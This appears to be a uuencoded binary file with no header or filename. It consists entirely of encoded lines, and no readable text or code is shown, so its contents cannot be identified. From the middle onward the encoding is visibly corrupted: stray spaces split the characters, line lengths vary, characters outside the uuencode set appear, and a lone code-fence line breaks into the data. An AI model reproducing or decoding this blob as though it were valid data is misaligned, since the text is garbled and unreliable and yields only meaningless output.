MU[+]USH"\$?8[0-J`DO0M0*+4H]A)WP+AL7FR-CM++2KPL<:HJ?OX+8ZVWJ<\
MVO3\$JH\WJ-Y.C<?>8EK^4CV`P58D<J<W"/=P,X-F12_*<J,J?/-E;S=1(:`
MS\$]83B^#:_])CCL->+O^XKAS4:'FC"NA'4+&.H<\$V0P/MMJ5-,SQ_5^!2?DD
M\$[GJZS9)ZR1/4S>'N-L\$7S)>"QD]M+]RY9TF(L<GE7E&X)%R,54G!%QHEI*#
M(9W0OJTS#"N-1(="MD0>R!@2\$D+2<S8K+"1\N:]N&)]T_H/L.\$_RR^5)GIV#
M\LH'P2?MG-UP>Q!\$P_37(J=2M:7.LSYFRYF-)K/C05:<D5N9.@WA!DUJ0/*T
MEV;GJ'3\$LYP4IQ"]OL67;\9]FR>,_JAH6)[H88`-F?'^I[L[Q3:@W1J&')]]-
M6D8W0F-F(.>TF2!M;Q893:Q+M@!ZS`B790CLF)/V9=:/F'WW,IDDW%Q`M3
M(Y)MR138_,W@):A93L8`!V"Q#&*@9DVQ4YP;*N=L-@37+*68>FKUIFF/-5#0
M&%\B, [^&9G8QJ7*U&L;[0]9_</**G8>5-P@M)7/,&1#9#"(-57:]Y[NAA2%
MU(DD*"NS6G%6)D&T:^^L*T@S\$VKU'"W/\$C#LU\$[:WQX[-PP&\$2I_4LT])B<I
M(2H'9Z@*U6H41/.C#X9CP;::QH&]JLG:6%9S540BG9M'(G`U'ZBA[2DV!JY
MH&<+RQK8'Z1P">C`'E(AL!!!N(9A%`",&:13=AF=.T(-F-(8F^2\$F!^,];,A
M0DV0W\$:HX)Q4<PZ,&S\O_03;?7J*IMS_*64`#;+1[**[OKKZ]>K7ZU\G]_/C
ME;./[V-5?1X^>`!_UQY]M2K_JF^KQYMK/YI;>WA@T>/^JZI@G]:7?MJX]%7
M?XI6/P<`9HHER:/H3TE^_JDK-^_]O^CGAG%9[8\66DU.+O/L]&P:M7?B"/`I
M^H^D4`?EWCGD='SR\$_Q(_Q)'GED9YZ=/860!_6*\$]<"33K\$'YV`F1\$T>I/U,
M<0'9\0Q/7-9WP/E3C<&Y)SXZSD;`RBB`@8YF'50T1?XJR01/*+'?<,\=?`D
MGH`YS72*!@;(C?6--X'@#!00W\$?/=3R<H=XPG3Z&[VLKWM#0F(7'!+N+[J05
M@ZPM096H<YB/B2<*C0"%A-CN(QL0WQXO(]40"*#3K9G2B#I#\$OUVQLDV3#-
MN979B&:8)LV-4C(R<5\^`^,?)7UJ\$SUQ;9Y>;L&,BT>\$-`)TT/XLU6P\$N/4L
M%1#[LU[ZZ28*-YS4\$]3HCWLS&W9(U;MO[M*&BG+G2DPK[, (B0H!FC!J0\)%H
M=O3=_F%T^_KYT=^V#_8B]?WUP:N_[N_N[4;/_JY]>[D4[KU[___6#_V^^.HN]>
MO=C=.V@?QM'_,_VH2I[YTZT_7]7_?]W/\$A^>'VP=W@803J(]K]___6)?-:' :
M/-A^>;2_=]B)]E_NO'BSN__RVT[T[,T1!&:(7NQ_OW^DBAV]ZD!7T\$BY9O3J
M>?3]WL'_.^KG]K/]%_M'?>=>G^>O83NGJO^MJ/7VP='^SMO7FP?0"NOWQR\
M?G6X%\&4=O</=UYL[W^_MPO7X"]5Q]'>7_=>'D6'WRD>H7**SW`X+_ :WG[W8
MHSY>_EVU=;"W<P1SL=]V%+#4R%YTHL/7>SO[\&7OASTUC>V#OW<4,) `O' IY
MN/=?;U0Y]3[:W?X>@05\$[3D@42NQ\^9@[WL8[*OGT,[AFV>'1_M';X[VHF]?
MO=I%6!_N'?QU?V?O<#-Z\>H0H?7F<*^C.CG:ANZA%04J]9J&\NS-X3[";?_E
MT=[!P1N,71*KB?]-0>4@VME6M7<1P*]>XIP5@%X=_!W:!6`@_#LHSGVWIUX=
M`\$C5]\$`QH,]Q>?2POW,D2L(CEX='(G)1B_WOGVQ_^T>7-JJ=E2!5]#0W_8/
M]V*U8ON'4&:?.O.;MNY#4P?%TJ-C;X*G,7!P(I&^\^C[=V_[L/XN;Q]@L-]
MQAGUZ/#-SG<;4;_3W\$6]"83M1=[^=@/\$J;V_"`F2Z#%)EA2*?^O\$`\]NI
M<Z'0._(-:*`>\X\H:K]"1[)DT(' [<9UT<R->B>G]%XK=!?- (SI=EJAV09W;?
ME,M&O<%,D><GU,3*V5/_!7`'_!E10\`CBA4N%MAK@]4%+0;' -+L/!V`C<GK
M!#/Z&2.HA`T@0:[L`*U"Z(P'\$ (H+%/`POIB.*?@6&4>BW9_4WJN"Z\$T%]'2Y
M=Y8-^J;]#DGN,S`\1;<JS#@'(8S`\X`E`TAXEV!L'W/=!'QX!>@/T9\$.UJ[@
M1(781I[!4:Z98CT`3T1LCQ?3)1@3'(I61L3S;7T'&3G\?1R(A86;EG;2;<W
MG\$#RQJ0+;Z.[29?R^MG?2-T5QTX/ /CY!WXJ2X!+8/=]>LE=[\ /H)W!`: [34
ML\SD-%G%A?88A1WV\EKT.*)1*O\$EXO%QWZOVW=:6]T[4>RKKT9!0T`,CLZ)#
M9RF5U\$/G':68TIF^/L8#, \01+(B?<G0B1+/2NNGU4M@<"KQS`15]R"%\$7Z!6
M05@&#!*8WX1ZQ:!*8*;R*8C*?602=O"L^UVWQ?M]B7ZU[M_O=I\KGG)_MWWK
M+>Q?/D;/G?M`JH/_>_>+:1^P_.UAY]<TW7R&+NKSZU?+:@VCMZ<;&X_7
M-OX[(BXU^@OFZ<'P3/W460*3(3_WGA_C^C#:#QN1>O?1CBTI'ORR9)Y@2@I\$Y
M/U92L2*!FY50<:-WU?;<U"4HE?S!>#RM'@ILXH6'HKI1C0:'`B]'V<`^HT&\
M4\$, '-R^.`^H.8H(S@XL#`@GL8<680IHV0N;8]M-N\Z/EIUQH1<,F+K=95+<)
M? [&6(LHP56Z^LG4P[]+H"86<?S2U9C@C)QP]1QI?9I/DH`=P[VJ24Y; ,3RS
M]+%N([+ [UW;! =ZW+>-%:'LP<Z&"A)N`Q_.,IIQSYS:MKVC,C_-4K,&]N-"6:
M\$4;0#BS"#IZ1-8N0]ALO`00GBQ<<HP=_ .UAG%'B2SX4^3/EC8&_1QHJ&8P%
MVBPM.>NE7]'P8DMJQ#KX*\Z9IY[@1V/7`C/\U5F8S=KA(Z/S"2=P\$RNT&2) &
M+RG'N[Y\S\$L; `=/@@@=<8&)P)O@3I.'5TU4]]\$[T99M:4;/@`P`WJVZBAOHT

M;Z,*LW0+<06=/H+\S=6@J0.*66V[W&*\$<":J%2Z/>]/6: `;ZX-1%"S5H&:Y:
M!08KG900A/HX2V&IJD>:<PF&C, \HJ&;.NAZC@&I_8IWA `M\$M8:V75#W"R)D
M*OZY\$M+ELEM1/9.A"X*M\$50G"XBZX\+4\$-9B5!7QP@S_WCU#(I>N7';*_ /07
M1ZX"\LMU>Y3@E0?V*L*YK=\@G*&PI=D62-60T?7C*G@;LF4[:MAB;(?:"!2#
MY#-`HH9)NRXHFC2Y*"S `R<\$"R41^P3<'PEU8O"[9FR:C`H(!2<>:SE!H7@#
ME`UV2QNGW+<'D2"BVMS)`FI)DIQ1!5G9U&4YQ#<7#4)*%Q:+64UNO\$P&=E@1
M*RNH+]!7;+'B(F[;DXY'PH1Z22X052)G4MWHHDH=@(TUAX9T%P'R21WURC*0
MTW;\U.W8;;P&>:I:%Z!A]S075H)\$4J+-IDMU3?(*\$09N8A_5D+NDEFHHZ/*V
MJ2=OH4Z6;G373)KOFLEGW#63VETS">^:26C7V\$G.WQF3FITQ">T,;TM._"TY
M:;IK)C>[:R8WVOVOF\$OB08-3@8*C@`S4>VPUG85US'+E(B):OB\YSSHZLFF9]
MM=`LN:G?8HX?RT@T9D;LOOU-U_1C"7[CO^~W,M\B3?+>68,9OT\OPR<<T^\$B
MA1JN).>RU*S@PORV\$SY(\$62K#BX@]A>7?*O1AH[K/.?MY@6"\&-*XHC0,AF
M"PHJFT0H2[3XFKS^YARR^UE0A-,Y06JZA/)909\9AI\$LT.SWE0[#TXE.,C:R
M@)T>G:+[>![1'LG0,'0:XYHM7YWR2CH\%/9/9OBK8D`B(N*IJT_UP/7,.)%
M%2+JEO2!:ACHHB\$&0N5-^5[LP\$/SUW_Z+ABB0&XC\$J@_7EL?*SYDD8[H#0;
MGV%IRG!<#T.!'-J/'_R%)J@IDDYN%\$DG-XBDDP60=%*+I),`DDXJD53,HP&[
M7(F\$DRHD)!GFT":8-\$;2R6)(.KDI)'6N.L9311<14M77.B`UU`G2"/I\$6T
MZ=?0^,6>VKI&[Y\;7D?JWN?#*J]2+C<&5@/!>W-IP=N+Z^@S05[JEF1A8('1
MTS70"G,K8?V!L`J0@ZQ#V"#_N\$XX`NM6C5Y&&%KCC\M=&PG'K9?Z]ZG!,]K
MH)X%:%X+T(JFYT(T_QP0S3\%1(?C\Q2;61Q+Y;DYS`==)0Z;[[--#\!88*&=
MWV"6IF&?X,G>%B;*. /Y&AZ?IVU/-UUT]8>MT:Z#5[07() \!KZV^:NDWN8V4]
MK]/%2,C2M8&[U!@X4PN<!I>F+@J(.LVVAJS0#"R0U&[R1'KH4P%PS-GPO[P
M?7ZGK"i>B%`L?>3QTHC; ,B1G\$4(>(CFY?S)M'E^#T#3\$SUSBIS^<6<=^/]^4
M\,>WS1ABZF/3J7K>D!SE9HLWGLYY>;O5`\$EVIK9*U/#8\S?<W%T-@UMDDQKH
MN>!HMDN]#6XA^1\$PLG6I2^Y3ET9,J5>WFKHT6-_I#:SOG&. ;(?PO#>+K4MGK
M4&J`-DCB,&U,'*:+\$H?KG,5YX"S^/[-UC\9KW=1EXWP'K#9=4>0+8?19MVB
MRN<<7IYV+>)^=8SWZ;FV\>P>DJRNREA;M5H^?U6ST3S[KGI2_"4//73CUM06
MT;8QQQ:QSAZ/V_"%P4NF&\$0P`R<N=<J\$%YXB@9\X\$84D0Y3+>,'<@F"FB+J
M*." "\<' I\$S^V^>]^T5\$P&V10#]S]8IK#Y%(@>@'9'Z0C3+:4YQOW?)F>.-=0'
M%Y@T4;V*EK(I&Q5V)%K"\`'^DN/@AAN+`]2-?1HDDQYW.Z8]"PZ<*4]&V)6
M@:B8G9QDO2P=30<0\$C^=8)&5@/..;DFH4Z'K.=I41MQ&]%`U)YBLK*' \$ERU&
M0S.T#R8"\N6748/R,Y?B*D@*L"-0QQ,,A1L-QJ<0&HW7' ".&(")\$D\$R,(*B;
MP#@P9FTQS"SZJ`\$G(B)=^K/4AVI5S;1SXI\~@%T':4%.C^CIY)!O96P\$Y9L
MXIH?V<0!DE]RC%NY1A/-I&VD@G:U;?>O(>D-:'K`WZZ(9A/TK,:-L-*T^4Q
MK>')F[G\U`S[]M[8>\$NI=P1*6DMSG'#,F>'`:,G2/G[NZ.D#!C\$"N3\0Q:*5
MC<CE\$3P@=4*\N6G=&)I0\$SU[9.RD89+93\$R.TZFS\$E`78I3F63): `(NHKC#0
MF2/'`6AIGI&\$L#4JGJ>_J0\$SC5[9J\4"T%)3=#@5Z#`A\$[<&TI/A)]Q.W377
M32T"PM/85(ODP#:=%AL!LCRZ)7<IZ%RW+(_S JLZ430)(PCD+V;&Y`\$*SW=D0
MDIFYK-NL[JT!QI9!`G-LM\$ZLW:PT7//%(&(!N<5-[Y6%<<]_50_CGIE9)8R7
M#K;6Y`/'/'/]U3`.]S87QJ:[>CL20QP&` `J3T\PQ0:=S'CVSD9`]\B]5STG
M-G&ES\$,U<UP)7+JY<' [JPKDI?+4P(M1+Y_96I1Z=-/]>/2AXCZ\ `:TJD<[%
MB=.T`CO"RH(&9W19TQG`M#>3OL[IBJY0"0:T=(*84P)\$Y\$%6JKCUH%-5_;H)
M(:N14!84">LDZ3P%+O=C)>F\3I+.C?R<&_DY[U[8AU/SK2Q*YV7CO`;B<7X#
MXG%^^)Q7A:/<RL>YR'Q.&@\`FL(SM4D&#FZ),='LA9.\S+-DU&!X80663Y6
MY')C&<(L.#*KEIXK>4K#=-K@4;U9CO\$_W):0/F<D9"7<JQ>/L`X*4H*'J04
MD`)2B200#.3\$D<A!X(`G2`\?X<9TNPV-3\$8(@A)=7JF,Y)0Y,AA<BE; .H9C
M0S':&+)<'>KGZK2`70VQ1<T@,9RY@T/.`J?)GGM49W;H]JY6`F=UKP_&IW4
MN2.QYPWEJ`6UGKET#%Q`<@=M="A\$")J3B:@X]!<2TZ*F!/A02.J&R!P4:
MH%8K9;%QSCV](3YVRLTEQX#&MOY@R?4)G9>\$U-PRON9VKI*W@E09H(*`WE:N
MIQ2P%([WRSK];MR@GDE:U8^?%VDWMHJ\Z`ZE5EB38&]S;'4T)U/5Y,W,G6&
MQ5JVV@72PI0""]W; ;A.Y12#K6Q`':(MR)EW&;<%@V)!(TY>CF!5M7V.V\$4;LI"
MT965E15K/)PJA"E+BL)'3DAD7&B;U"i"2\$576.[^`V10I>@^>\$;PD0:/L`\`
M4V844XCD7'Q()IBZ#`+@0:RI8L;1-) "AHV:P!UO7%%\$8<)!"+F^=F28;`8TB
MC2\$,@B0/V2_V-P"+\A5Q9/,D"._O%)2O;NH@F#C>&4ZNN*W/ES7,P_ =R/&4>
MU!R6`*N1CH'K:#NKY-+2AEWS-VRCXZ'DR&=VI+OR\W=S'#N[V9X;+B`6.1KE
MWIU[R.DS2A/BP]+QM#)?&U8ZG>;L;;%!Y<%3NR\Y#M(R,CLG66_`^`-VQU5ZH
M6IHO:, `BC(6NV1#NI-[_\$5,X-#F8M:ZJH9V8@?&2#V"_D7HVPFUC5FJC*2T.
M-E\$F@K;A^K72S,:U9S+UAR&(\,?2]J4*]J>6["/[L]AUAB2A);XG,([YI&AS
MCE*ORLW)TM,_>PQ0G7NP5/]V)_4NKHL)`#XAKW(E_@BJVIW6L5Z"9.E%*.ON
M[*&L!2Z'9\$'=E/*O8OA(<[#>Y^"V)INK%07M+7@ZJ4OC[DMB'U;3RJ; ,GT7
M]E:#CR[KAL]_^+NYOG[:"+B4\F>O/)1*/; `Z_9"[KD\DTG&Q(S&& ;)*?*G.2\
MN?<<;6K6AL6+IJ)HW]"(O30QV/<Y[CKE8L)=&QF*+HEX)_1R+(IX`N_JY(2/
MP4`[9.([E_\60,!%ANNAHO2)`AURBS,[U]"BT&"NI44),IES3OQZ)O,WOC@
ME'DLT`+8,) ^IJ5'+S).\$@[S%]70J`N95LT, [;GJ;L95949D*.HP,4]'#NV-7
M&D5M[#C'9/58-\$`_TY*.HW3Z5>MRO'O6*EU.209HHLMQ*I6>2)T.68R*_ /X
MPT64.(Q-?ZYG;!92XM@:04%D\$:6.:*F:4?10V>VD6JE#-<4.7(`RE.EZJ/,&
M1U\$]J&KFU8!2S&E;S-P_*2I(U&*J*L9%50F55@T451:!525/:U6MJY*5PGHK
M1U?E;17#KI/V*JRY\BM5Z+":2)9Y4]]H2ST_Z5G=Y,S]*,7.`V?NS9ZYC='F
M:JF)T4Z]40#<'ZQ<TV[S8XP<C8*" (26@'Q^`7'W0YY,VC\$`R>?T+P6F+QB=
MIR,P,];7G5#2R<TWGE'4"2=U!:5,3/' .5W\$7H_0\$:-/X!*M/T(196T.LQ9`%

M!Z*I]*DN1:B8) "-,)] !+X'] (IH"Y@8X' XV3:B5) [7XOI& (Z [OY#13H>, %.) V
M; #) &K, <1 '853.W2"8?I5F] />"F4' A+OFXS1B-: EZH (8) :2\$O<8Z0: '#-QSDI
MH+"00#'FW60*"5 (3S!"876C+"+, T (?), . '2I (B80M1BD6_GB" [8YTBU%=RD8
M[R_. 97_8, @E+ZFT@ \9. [U"88H6Y-P+*ZCHT-1UKR (ZR*>, 8!Q%+7XUBFHK6N
M' 8N-6, <>N^Z' P ['+/MUX=>@P=[PVA0=QRK\T&GMM&#) JEEU"TZD, UW'3\ \ 'A
MP6YB' K7AQ3 [Q/&P8G*J90#R9AA. 9\$U. 'VJ5X.C<_D] &-3F7TF\YE<J-SF7SR
MN521<>N/UG2?S' =BLQM'F_ 'U' X^UZEM@/' -, '<OCD?P&N<^, < [3<F@V0, Z) \$
M4. I' \L\22. ^<Y+GB-Q3#8+) ! (; . 'Z9X, M\ \$&8^ 'XI4W'U' ^) /) NB.P_8! *4Y
MBC" C7JHMNI) (@1) 2\$D/> (G66@P (\$ \$P@K' @*H9P= (SY5BACZ, 9X. ^&AGE\) UF
M0\ P0/ !GGE\$X+FF^/HL%I- (HA-5"JI+X"U2N80-A+W07IB [FIHJ JMV*21TJ9G
M'E286UH-WGJ) "; ^PT27YN<ELC6" T1OP*, \$^HTD' C-VH!E3X] 2%<%EGB##&SB
M] H6QGC95%WYLT! @T5:A: :IJ8WOE] ZN4=+-0<4S5ZF^_I%YM62B) 41V\$9_-TT
M! 36 [, \$8KO>XQ9' .O-K) FI' 1S5E' 6, ?&@: 7! /&M&4, +; 41\$/#UXK:>D*-!A (<
M@C.M*) EF.NK/ '1%5O& (H6P, 0U' -F_6P\ --: 5_? .LH/3:R.P*-S?.D5E8G (/&
M: #'A0:=J\$') O.8FVD\ 'I6&W%LV' 6XR3+%] GT\$G:&DB] P; T1CS+6. ; 9D] 6=J'
MN\$D [3J8V5\$, H0CS! %B! 9%; @] *0D"98<3! 9T' <] X0L9+N>9*+4/283V<XF; ' F
M9) A<*** (U%, F_8. /UTXG: 5.V- ' [', 98; CY' <K1GPS. :HQ#C' G1] CTC7H; IIP0
M3; @Q=_33Z.Y6M.&>> [^ (4P%4-?LF_P>%#63" ' 'M'^GY%D' 8Z8, /J! .TXZ4+U
MMW (\$ [S8#\$; 9/4"5D-1HFGM1) M[A4^ '2QGU!_8J1V#VP\$:N, PS09) '=&X7@EK
MP27&C6V_J [*I=FIA49G8P@GQ: B8Z3T#W0D. 41 [.\] JXF; +K1: (6GX0+<E@T.
MOLK>2R' *WW!>!D=P?X^6T^&DJO@C (A-IG=NJ\#W6"Q@ (AL@ [; ZL: \$I16 [A4<
MIC/R) T' *='EI 'NW%60Z_#?7R4] LL1 () -1BSA. 9LN9_, WCGY&# : QX=K8E-) 86
M%VR=H# .W"VW=PI@NE5 [-, =VMY2"+^TI@. +>^L [1W0: L5^AR@%TV3JL41PE
M87A7; /HW#2>>E8JCXF^X' 3TM?V7/\D+! [= @=G7W=-86U^G?N] '0UP^EJPEQ
MX7YBL*S"<66I, 64198/ (4J' !#T7M] TX"0) S-X"E>R_D0) 2G; ,>F62] :AE8=/
M'Y] -) @O/=?!>=>R@/D] 1; M> '%4^_N308 [A/<IF] .N (K*73\ 'HX+O@5FRD: .
MY8 [A\W%5\ (GYEG<?>7'M7>/ () ; 2\] G%; 3T] +&Z. &D# : ZR" ^M#&6) EQY3?, * \
M&7T' ' !0K, U.X.\ "; >^' G_9/4W* & 'JFF3UY+V@+.UH7) =2*V?=/ /A [Y*_6K
M:E*; :9'N; T; >R>\ \6%Z6D) U [N; 7D6Z6\$%W\$I</<56#% !JH/7MLTH5UU8HB#U
MRD' " *M+&LLBG%47R&Y! %\K 'PDM^H-\$*DIRR.E*617"QU7BN/Y) 4"2=Y, (LEO
M7"1Q!]] <*, D; 2"5Y<T9\$; + 'B) H*) A63<6\$O2O^6LDG>5#@) P^-&Q1-- (A9 (
MUA+?M) 22_Q9BR@+8 [] 6KEE0<K-<] D*S26%3) F\DJ%5NE+*WDM>) *?CUI; KW
MH, 22UXDL#4G%] 89P3: \$E; RJU-" \$ [LO2-" "YY\$ \E%; ^Q&\$HPOP. 2>!" , (Y\=)
M, * ('WO.>] 2: : =I4F'9W"74E2H) Y6] 8^6: 'G2!, E. &@JSJ) #0) ->; %+\4O>RG
MC06P@/B57TMQ=ZT3TA/ 'Q-"U" (; ; KBR#H5KVA@2PCSZ@EZ [+8"Q=%W9-SHOR
M^ .M. BL: BF+=&\X2QDBA&"] I (%KM) 42SW9+&\) (SE0AIK; H9=EL8J% C, HCX66
M [K- (9 (KVJKD! F_2L^UT7. + ' _-?R' %&=K] G] (AQ! [I=0>*L%YTUU=7OU [] >OWK
MY/ [WR7M% [P?IGS [JLZH^#Q\@+] KC [Y: E7_AL [: ^_N! /: VL/ 'SQZ] ' #M@?J^
MNO9P7; V. 5O_T&3ZS8IKD4?2G) #^=U) 6;] _Y?] +/S_ 7VMX?1XZUH^=5&M' S:
M^B (Z3. %2?) ; WV\$: Q-Q [" [29Z5B1@=A\$-U?; . +\ 'GX' T! I@*C*! TEQP. @' -] O
MOWCQ: J? [_? : W*ZV=UZ] MZ [O\YO7! J] TW. T? [KU [: 9ZJ TZG=. \59+X>CC:) \ =
M: W1=*<8KJ_!) =SC%9ZV6A] ' J^?AQY#Y<Z; 663GN] Z"] M@D\$<+?>=4OZ_W=Z+E
M\$ _A7O>'1J5> [W6Y63, _4#NZG_2W@AJ+E<?27_Q?] Y9 [?\VUVA=R/Z"LP7; \ [
MG" [UN%R<) 1"6='DPH19M2TN#D7I] 'K] *; 3K=! /NX=@?8>@\ .C, >MI7RH' !# =
M71FK_W\$QX4_K3W] \ /ML' Z7\VZ@UF_ ; 18. ?LD?<RA_ZM?; ; P; ^J\ **OJ__F#]
MT1_T_W-\OLA. 1DJFB [K [+W=>O-G=.U3\ P [] I, <] [JIXSID1/BFD_&Z^</?6>
MJ8U>?J@: *S\ \$O63I* : B2_ (>7Q7W@T0KO>0\>>L] F (T4X^) [#D] YH2CW! TQ. 8
M [/ . #O; UGA [NR%- .VT<2M?2M7\ [GU; X+#XKJ^Q\ (&S7,) *GSY+ [3_8=5ZGZZ/
M>?S?PXU5; _^O; 3Q<_V/_?Y [] KS' = ' @*WY' ; ' ' 7T+<!W"G.>@/I1^=" "2) 9HA
MS-->3>\$8VQ8HI.+Z, : %^U- "RYM] : P# [^6VL" S72I=+NG& (CH+D3RSGY. NTK@
MC/ <N_ '3&' ?V>=Z" ?U\N=->' ; =] \XV83A1= (+MG+35GD_SO! / =^B (ZH) \$D
MT^CVY, ?1K4XTB; EP=M+^, S0-XE/QLQ^H><?/ "L6YIEWHK (V% (Y251<&1 [FZ<
MMS/4' 4=9] '1&I/ [>VXK6' BH9C\I#D9^HR\$^JR-I#\&U7A? '75/CIWCT>0V#X
MMU?6+R (8\UNL\B [>C+A9O^2/TUMZ7@T [U2. , %/A46=W%IGX*X, F*I. AEF5J1
M. /KUUTC] QG [AMQDTU [^S<F>S>AX] -0E<UUA5U9. XJIK+Z! : !' 0L0 [JC?5P [*
M8=RP7\$D9PMJ3?O?. 9J/WT7\$Z& () .040IXQF6ZV (Y1C; \KM\$,) 9J [6' B' 0<UN
M16UZ\$; ?OMAD3 [\94<; , " ^79P*+<G8C3<&B, C5N_0, VJE--V] 5\ _Z^F!] /] \
M-A@M#Y/33W0 (S*'_ZP^ ^VO#YOXT' #_ ^@_ [\9_1=\ \$4MUBBO"RT! 0&=X! = \$ES
M () MW (GX-*B?: +_ "R2T^ [^6RD"K; U#CM% '\> () N#Y9@LV' VPT>A#S4; ' ^U4-%
M, X" E>KNQO/ [5.V@ZBGBWW7H+ [; _#>KRISL&\ / "H&: 3I IK\ ?8JB) FT! N1\ &G>
MFURVSSNF' WBU: ?8>9>HFCP [* /LYS*K2W! ; IW#G2PI\$+, M7: : 3#2*=' ' "DZ2?
M, <. S"X_ ; . P^_] 8ZZI] U' #X\$AC7] Z5' ' <9J>L+N (.KQ. DY^! 0_! ' D (10S' <
M/QF, /] #] JX+76AFRZJ# : E* " \ /7M' Y1B2, "9U^] #] @#Z (: T>4G\$P5O' 3?>EXX
MQTC@- (SUAL-8+PUCW1M&>>' @8' "/W#9\47#O=1B8ZOOYVW?., DPQU5\$GRK! K
M7@1%TJ=97Z%0UA=X@ \F\$-JBV' >; M (GK"U; "II] &3X] G) R5, <, G: X^@Y' : <: Y
M"K^N&' RP<4X@; OH=M73=Z1W' RUEO" D' 4, 0# "<1I-! @E<> (' +P8J'] ' ??>:" <
MIM-T=-Z^] 7S [/_ = ' ;] 8] NA73&M\$, %1B3Z3AKXXC6: \$1JCK '*8M8QX7. ; Z] Q%
M* (U/ ; !%N4__NY>#0W/ [R' * '%\%<P^US! L, Z=>IQ2] 23^JYX\$8*KU [0: Y-OL
MG6 [= : QAOY) T1_316ZVZ&LU" /6%5VY [8, ; AUM?DQ4@< [D_YMJ*3S_3_O' 8%RQ
M?) +EBL1<?& [] S\8CT/\ \VE" "X, ; Z^E?J_-] XH (K_<?Y_CO, _XL5' 28X1 (%I;

```

M6UEM%>D4C&O4LV$T/CG!WXK2'X^+U/QF:S@J_''K3\_4]S,*1G^X_^W&1C0:
M(Q53?XOI">+?K7OOHDE2%*+'Z_W7>\$B2;^_7%P.C\>#9;B<BN[WCT_O\]"7
MP?^RF/+ [PCQ6<UQ1Q:+5BZ]7'WSSX'CU#RVSJ_Y^W1]S-O_#Q^NE_0_CS;^
MV/^?5?_[80^9J_K5#XS6%.]? !WP:$H*4Z,'Q5):.\IM[7SWYN5_=M=?O_I;
M=W?O^?; ;%T?1^JKW^G#_O_?L?7] [ [<6;Z,F30, TX4$\Q0H?_2?5L6\O1FE^V
MN[V[>[#^;/MPKWT11VTCX;=G:AZ3*03O@1=?1O_ ;=MN.00%B&\.+?/3D;L=1
MMYL4PVZWK02HZ<8M+ (?M! I1<6L<%LK\H4U90D') '* )=I, 3Z! 9@#W_VPT3 (KW
M77-%- [G\C/M_ [<' ZPZ_P_' ^PL; ;Q<' WV_X,U]>B/_? \9/M/\C&%; 1Z" ^SYP
M`ZWTHI=. IM$^/MG+ \W' ^V (I" T9VW' KJ\ (W7<F.R$02U '=C) @.9>-H, 4 [6! T9
MZUB) ;=13<5G`13`DSO0: ; *LJ*SOXC5"Q`C%U?><.M?%V-XV^ORR4U) FI+G=5
M+W84; \] 75S:2=RTL>#A) 3L_2Z30C&X:3F9*QQB>*7YGE63' ->@6&D&NC1P`$
MBCK->M%HCQ. \V (%WB>I@, UCQ3C, "M! (AF=#B!\`-8 [!ELH" ` 53X<0-NKX
M$HS6AIQK=Y) ,>V>I:@<; `LFO#XE`QQ-R$C_QYTL2H`E1D$P?4\VSZ712/+Y_
M_U0!<G:\TAL/[P,6^MN5"BO (GZ:/2TV_'4]0:_$. "_$/;A!\.AKKI^_@]VD*
MJIV! `:M4]E/4: :G' `X] :519;2-2*#H!*_:L$.8 (X&PD8_04&<2CL>+"@; $9!
M! I6_8) C643+RC`P) A^DTZ2?3! , ->L*G:K`"/^8J/&$&:Y4B ("RS<DEWY72?G
M239`E' ;@D*TH$=T9&HZLLG.%+ID25F<*L'Q' HGC8/"T*`@.@-W [!H [ @+_+@Z
M44`1POB/2V-WQ8I3IA/= \9; ] 3H=*O_K^^^V7N]U7SPYWWASLQ:8IJ+72_8\]
M:W\#<G,4?0&! #KPE0NQ6XTIF@VE5`X?;5%\U0,F, !I#^5J?$.ADDIU[-@S<O
MO]L]Z.) !O14]? ` `U>Z!' *ABL8X7/:K%.DAZ%43# ([K8SR<<0^@XFJQ9 (485Q
M7K3CMZOO! #B/9R?=:Z; @ [2!E8ZK> `ZA=$O73@--"E (?4JTF1T-KJCL*W' -T5`
M&G6M*24Y- [ ] !>, K`FC57=") MKW:B03IJ0T^B*UWQUZVH/< [ [ \ /IM] BX&/B>+
M [D9?QV (;D`I)E; 83R4;GX_=Z$HH0=' " @W>GT400!>Z"+N+X% (27:L430+JR$
M, VXH:9^:QXKK4!V`7>, =5>V. .P71T) IYD0Y$' 6C5JR0 [6K, =C8A, J (? `3, $R
M3A*PPU9KWTW/DT' [#I>X$]N9V%70AY=I#JA-76/P7C;%1]T!F+, .4W' 66?30
M, G$) `QE0ZAQ;F2BI$-VP>S-2?XA&WGSEZ/; ^, IY! =>-Y<) ?$ " ==V<CZ@Y; `
M84VV! 94R;_G8_G' T5IR5=-9AOG"$ [ ^, ?IS] .; _? ?W8EN1VV&>>PW$6X`!N16
MAR=QR]EB0:I?N8 [J1.H.$5>J5I) +++26ME6! ZL&^IQ2>J+Y [*K3P"$S; \P8Q
M. .6RW5$Q&$^+.</QBR\ \L$!_+DG0\ (.<'F'^+68C`Y7:@9=N=\`S9\WI+%1$
ME?&HJ0\W^*@AYI@!\!SS%MJ (?6^73. `Q%5H*#@AX;F, ;1/; JX44\53L/D"WAZ
MEW$<9<Q8`KH1L*/209EBL+!2H='INW;C\^7%<F; +SV#2P?DZ?02H@W, _=9^1
M! -I^C&3BQQ$2"CER@:PE>A@B/V/+H-QG\D) 419V5T [0W3; $7282 ($T7&#QE!
MS3; "T51SD&MBZ`X) ROWDED. J%Z#ZN7ODBA. QB_8E@5?IJ5 [-U5; I; 1#IO6H_
M! @N$D (!F) U8MR@I, '+_HAG"1P/[&P_#&6-X8TYMCNS?1RBDA(L)Q6) Y1: #IV
MI1JV.%) -%K7-F05N.D8H+\<80AF%M, `E; ;RTV (1<V. ;XI:@RCZ!, T>7'\`K
M2LIIMZE. !\#; 8: !TD"; I18D_!KWP1J#Y' `*DA$QTOKB]NMY7OQ2DS'>6U9!N
M1:L7MU=7' ERHQ) P@+ `>W2X4WQ/><0SFCD' 9#H/PQF8, ; +=AR. $4QLQ0EMLN
MK12) %I (P5LG2OLQ, X' !I) :PN+*W:#++RX-$F8 [L\Q$B##26!H`M", ', UQ32'
MIN (.F-, Y!6/<$&B$*X\1S+@`E [=DAEB6S? =B1 [X^%UF+ (#, !+%93T8/L%G?
M9K3W% (>. `X@#) X*"UO6;_9J; +<DI%VHE`W, DQ&) T9VJ2GB@<-OH<08S [Z?' L
M-$B20>_50<8PS:+>BX*C) `IB47.M#/:@M` ([3>VRZ"V*YK?1LJYBU]UFE, 1_
MSM (+ .28D.KRL:FR=4N56@.0YNRN\ ([7J+L@6A69BMAP]^?%. `6C^F.8 (18CD
M! *:HIP<STT@1VYWGP;O, S934+[!, `1Z:QP=+;C9>W7) GT$YE, X&)*WN (6PW (
